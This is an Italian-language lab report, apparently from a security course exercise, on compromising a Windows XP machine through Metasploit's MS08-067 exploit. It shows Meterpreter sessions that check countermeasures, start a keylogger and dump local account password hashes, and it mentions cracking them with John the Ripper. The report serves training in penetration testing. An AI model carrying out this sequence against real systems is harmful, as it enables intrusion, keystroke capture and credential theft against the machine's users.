

Report Attacco a Windows XP

Per effettuare questo attacco abbiamo sfruttato una vulnerabilità di Windows XP, tramite il framework Metasploit. Per cominciare abbiamo fatto partire il comando search MS08-067, per ottenere il path della vulnerabilità che vogliamo utilizzare. Una volta fatto ciò abbiamo configurato l'IP target e fatto partire l'exploit.



Per essere sicuri di trovarci all'interno della macchina target effettuiamo un ifconfig e come vediamo si, siamo dentro la macchina windows xp.

Una volta fatto ciò, su richiesta dell'esercizio, andiamo a vedere se sono presenti delle webcam tramite il comando webcam_list



Nessuna webcam trovata.

Successivamente possiamo utlizzare i comandi di meterpreter per divertirci all'interno della macchina windows xp, infatti utilizziamo il comando getcountermeasure per vedere se i sistemi di sicurezza della macchina sono abilitati o meno:

```
meterpreter > run getcountermeasure

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target ...
[*] Checking for contermeasures ...
[*] Getting Windows Built in Firewall configuration ...
[*]
[*]     Configurazione profilo Domain:
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                    = Enable
[*]     Modalit♦ eccezioni                    = Enable
[*]
[*]     Configurazione profilo Standard (corrente):
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                    = Disable
[*]     Modalit♦ eccezioni                    = Enable
[*]
[*]     Configurazione firewall Connessione alla rete locale (LAN):
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                    = Enable
[*]
[*] Checking DEP Support Policy ...
meterpreter >
```

Come vediamo il firewall è disabilitato (lo abbiamo disabilitato noi).

Successivamente possiamo inserire un keylogger tramite il comando keylogrecorder e tutte le registrazioni verranno salvate nella cartella 192.168.1.110_20240306.txt

```
meterpreter > run keylogrecorder

[!] Meterpreter scripts are deprecated. Try post/windows/capture/keylog_recorder.
[!] Example: run post/windows/capture/keylog_recorder OPTION=value [ ... ]
[*] Starting the keystroke sniffer ...
[*] Keystrokes being saved in to /home/kali/.msf4/logs/scripts/keylogrecorder/192.168.1.110_20240306.3244.txt
[*] Recording
```

Infine possiamo recuperare le password in hash degli utenti presenti nella macchina tramite il comando hashdump e decryptarle successivamente magari utilizzando John the Ripper.

```
meterpreter > hashdump
Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:3d7d487547eed64c1619f4b1374e06bc:16e35122e62e015710852976d140facd:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c41e66a68d4f02e198c2b062fd8c8584:::
meterpreter >
```